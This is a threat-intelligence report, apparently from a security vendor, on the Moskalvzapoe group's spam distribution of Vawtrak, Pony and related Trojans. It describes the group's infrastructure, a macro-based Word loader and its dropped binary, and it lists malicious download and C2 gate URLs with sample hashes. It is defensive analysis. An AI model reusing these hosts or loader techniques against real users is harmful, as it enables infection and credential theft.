


Figure 5. The different infrastructure components used by Moskalvzapoe and the Vawtrak group

Figure 5 shows the clustering of the different components used by **Moskalvzapoe** and the **Vawtrak group** in their own respective infrastructures. This is a long exposure image of the two groups' activity from September 2015 to July 2016.

The nodes represent the different factors included in the investigation. These range from URLs, domains and hosts to the analyzed malware samples. The image shows the relationships between each node, such as a malware sample download from a server, or communication with a CrimeServer.

The graph makes it easy to appreciate the size and complexity of the infrastructure used by both groups during the period of investigation, and the fact that there are two distinguishable infrastructures within it, each with their own characteristics.

We can see two main clouds. The red one represents the infrastructure used by Vawtrak. On the other side, the blue cloud is related to the Moskalvzapoe group. The green nodes represent compromised servers and related samples used by Moskalvzapoe to distribute Vawtrak and Pony during the investigation period.

It´s essential to note that the elements depicted in Figure 5 have not all co-existed at the same time; the image represents the entire infrastructure used from September 2015 to July 2016.

3- MOSKALVZAPOE

Moskalvzapoe is one of the groups responsible for the distribution of the Vawtrak Trojan. As mentioned before, The group primarily uses spam as a distribution mechanism. Vawtrak has also been distributed, to a lesser extent, without using the infrastructure of **Moskalvzapoe,** using Exploit Kits and possibly other methods. During the investigation, no evidence was found of these previous methods being related to **Moskalvzapoe.**

Figure 2 shows a snapshot of the actors and services involved, during the investigation, in the collection of data and distribution of malware.




Figure 6. Actors and services involved in the distribution of Vawtrak

Firstly, distribution is achieved using email spam with the objective to infect the victim. These emails include the Loader as an attachment, which is the component used to introduce the different Trojans into the infected machine. The Trojans can be categorized into two different groups; those belonging to **Mozkalvzapoe** and those (supposedly) distributed as a service for someone else. **Mozkalvzapoe** is also known to have distributed Dyre[1], Vawtrak and Andromeda[2], among others.

The Trojans belonging to **Moskalvzapoe** report to the same infrastructure as the **Mozkalvzapoe** botnet, and are therefore easily identifiable. Furthermore, these Trojans usually complement each other; for example, one has capabilities to collect email addresses from the infected machine, and another can use the infected computer to distribute more malware using the stolen email addresses. **Moskalvzapoe** distributes Pony Grabber as a dynamically linked library (DLL), along with **Vawtrak**. However, in some cases, Pony has also been distributed as a packed executable.

(1) Dyre and Dridex report: https://www.blueliv.com/downloads/documentation/reports/Network_insights_of_Dyre_and_Dridex_Trojan_bankers.pdf
(2) Andromeda blog post https://www.blueliv.com/research/revisiting-the-latest-version-of-andromedagamarue-malware

The **Moskalvzapoe** infrastructure has an unusual network topology in terms of the way in which their hosts are set up and how they rotate their domains and exposed IPs. Figure 3 shows how the network operates to make it increasingly difficult to trace a connection to the real server (back-end), and how these complexities thereby make it hard to prevent infected machines from connecting to their infrastructure:




Figure 7. Network setup for Moskalvzapoe

Between three and six domains are created each week which point towards two or three IPs, following the pattern shown in Figure 7. This rotation makes it harder for firewalls, IDS and other security solutions to block connections based on domain IP blacklists.

All these hosts forward all the incoming connections towards the back-end. Unlike other groups, such as Dyre or Dridex, where the infrastructure is made up of compromised routers or hosts, **Moskalvzapoe** appears to be using their own domains and hosts. The Trojans dropped by the loaders are usually found in compromised servers which share multiple characteristics including geolocation. Most of the compromised hosts can be found in Russia. Usually these hosts are compromised using security vulnerabilities found in commonly used software such as WordPress, Joombla, or Bitrix. Furthermore, the deployment of Pony Grabber, the credential-stealing malware, enables them access to other hosts and services.

3.1- DISTRIBUTION

The most common infection mechanism is a .doc file email attachment which uses a macro to download a binary or to extract from another macro the file that will infect the machine.

One of the first spam emails distributing the Vawtrak Trojan was identified on 24 September 2015. The email contained a Pony Grabber (with the Loader functionality enabled) embedded in an MS Word document so once launched, a Vawtrak sample is downloaded and executed.




Figure 8. Moskalvzapoe's distribution of Vawtrak Trojan

(3) *Hash of the sample: b6441a6ea25a4ea5cb38f9f186805501379ceb132cfe8907d174e00dab8526ec*

The example below shows evidence of the **Moskalvzapoe** group distributing Dyre in July and August 2015, using Pony as a Loader and Grabber:




Figure 9. Moskalvzapoe's distribution of Dyre Trojan

More recently, **Moskalvzapoe** has also been seen distributing Andromeda 2.10 samples with Chanitor and H1N1 loaders using compromised hosts. As shown below, one of the filenames already indicates what kind of sample it is, in the same way the URL of the CrimeServer points to the version:

```
http://pumpkeenexport.com.np/modules/mod_briaskISS/and.exe
# 32e0958b3e9a09295ddb0cb9190c5f4840f5bf2d5f76dbc6afdf6e0794ecc1e1
http://ritbeugin.ru/210/gate.php
```

These findings support the results of other investigations by ThreatGeek[4], who explained that there was a relationship between the distribution of Dyre and Vawtrak.

(4) http://www.threatgeek.com/2016/07/tracking-man1-crypter-actor.html

3.1.1 SPAM EMAIL CAMPAIGNS

Basic analysis shows that the emails used to distribute Vawtrak share the same characteristics of a typical of spam campaign. These emails try to trick the user into opening or downloading an attachment claiming there is some irregularity with a pending transaction, a shipment, an issue with an account, etc. Once the user opens the attachment, a macro (if enabled, if not, they'll have to enable it) will download and execute the malware.

The following diagram explains the breakdown of an email sent on 29 October 2015 with a payload that will execute a Pony Grabber and a Loader that will deploy a Vawtrak sample:

1 Someone receives an email with the attachment "processing_99329934.doc":

47acaaf58fa6408084b416c876c51cc4c6f1505f867cfe98c343ba9781e48170

```
Received: from quickbooksheaven.com [97.89.235.80]
X-Envelope-From: no-reply @quickbooksheaven.com
From: "no-reply@quickbooksheaven.com" <no-reply@quickbooksheaven.com>
Subject: Your payments are being processed for deposit
Attachment : processing_99329934.doc
```

2 Once the attachment has been opened, a message similar to the one below will appear with instructions to indirectly enable the document macros:




Figure 10. Text shown by the malicious macro

The document contains an obfuscated macro that will store and execute a file in the disk in order to start the download of other binary files; this is an example of how a Loader works. The Loader does this by using macros which have the following functions (among others):

- **AutoOpen:** Runs when the Word document is opened
- **Auto_Open:** Runs when the Excel workbook is opened
- **Workbook_Open:** Runs when the Excel workbook is opened
- **Open:** Opens a file
- **Shell:** Runs an executable file or system command
- **CreateObject:** Creates an OLE object
- **Chr:** May be used to obfuscate specific strings
- **Environ:** Reads the system environment variables

3

Unsolicited email containing files with these types of functionalities should always be treated suspiciously. If the user enables the macros, or just follows the steps described in the document, a binary called "pm2.exe" will be executed. The binary, a Pony Grabber and Loader, will report the stolen information to the following gates:

```
http://dethetear.ru/gate.php
http://fortformares.ru/gate.php
http://tonslachesand.ru/gate.php
# pm2.exe:74081e1051933f24815c800164b4f57b306b336c43cd90e9e1a8e19d610ade89
```

The Pony will then load (download and execute) the malware (h1.exe, a Vawtrak sample), which belongs to the Vawtrak group, using the following HTTP requests:

```
http://aultomax.com.au/h1.exe
http://sauvarinsglass.co.nz/h1.exe
http://writeonlabels.biz/media/system/h1.exe
# h1.exe:9e96dc22b22a3955bc1cb0052c92c25a35f31e971a6d08f41cb29d838f5a5041
```

By using Pony as a loader, the distribution of the malware is limited, because it doesn't have a dynamic configuration like H1N1 or Chanitor. These loaders have capabilities to update the download links to download new versions of Vawtrak automatically, which allows for greater control over deploying binaries from compromised hosts.




Figure 11 shows a simplified execution flow of the macro embedded in the Word document. The source code for the macro can be found in Appendix I (note that the macro is obfuscated):

Figure 11. The flow of execution of the macro

The process is as follows:

1. The functions AutoOpen (via Marals), Auto_Open and Workbook_Open load the function Tykatamba.
2. It configures three paths in the system based on the value of the TEMP variable, which is retrieved using the Environ function. These three paths point to the same document RTF, and will be used to extract the embedded file "pm2.exe".
3. The macro saves the document as .rtf instead of .doc using the SoMiddle function (Save As). By saving it as .rtf, the embedded document is automatically extracted by MS Office in the temporary system directory, where the macro will afterwards execute the binary using the function Faktal, which is a wrapper for Shell.

Analysis of the Word document using tools such as binwalk, shows that there are files embedded in the document. For example, at the offset 0x5053 begins the embedded Pony binary (named pm2.exe):

Offset	Description
0x14D5	PNG image, 640 x 280, 8-bit/color RGBA, non-interlaced
0x14FE	Zlib compressed data, best compression
0x5053	Microsoft executable, portable (PE)
0x3687	EZip archive, uncompressed size: 540, name: [Content_Types].xml
0x369A	EZip archive, uncompressed size: 310, name: _rels/.rels
0x36A97	Zip archive, uncompressed size: 138, name: theme/theme/themeManager.xml
0x36B54	Zip archive, uncompressed size: 6846, name: theme/theme/theme1.xml
0x37278	Zip archive, uncompressed size: 283,name: theme/theme/_rels/themeManager.xml.rels
0x374D0	End of Zip archive
0x374E6	XML document, version: "1.0"

More references can be found by examining the file using a tool to view the raw content in hexadecimal format:

```
00005000  d7 dc 02 00 02 00 70 6d  32 2e 65 78 65 00 43 3a  |......pm2.exe.C:|
00005010  5c 41 61 61 5c 65 78 65  5c 70 6d 32 2e 65 78 65  |\Aaa\exe\pm2.exe|
00005020  00 00 00 03 00 26 00 00  00 43 3a 5c 55 73 65 72  |.....&...C:\User|
00005030  73 5c 4d 5c 41 70 70 44  61 74 61 5c 4c 6f 63 61  |s\M\AppData\Loca|
00005040  6c 5c 54 65 6d 70 5c 70  6d 32 2e 65 78 65 00 00  |l\Temp\pm2.exe..|
00005050  dc 02 00 4d 5a 90 00 03  00 00 00 04 00 00 00 ff  |...MZ...........|
00005060  ff 00 00 b8 00 00 00 00  00 00 00 40 00 00 00 00  |...........@....|
00005070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00005080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 f8  |................|
00005090  00 00 00 0e 1f ba 0e 00  b4 09 cd 21 b8 01 4c cd  |...........!..L.|
000050a0  21 54 68 69 73 20 70 72  6f 67 72 61 6d 20 63 61  |!This program ca|
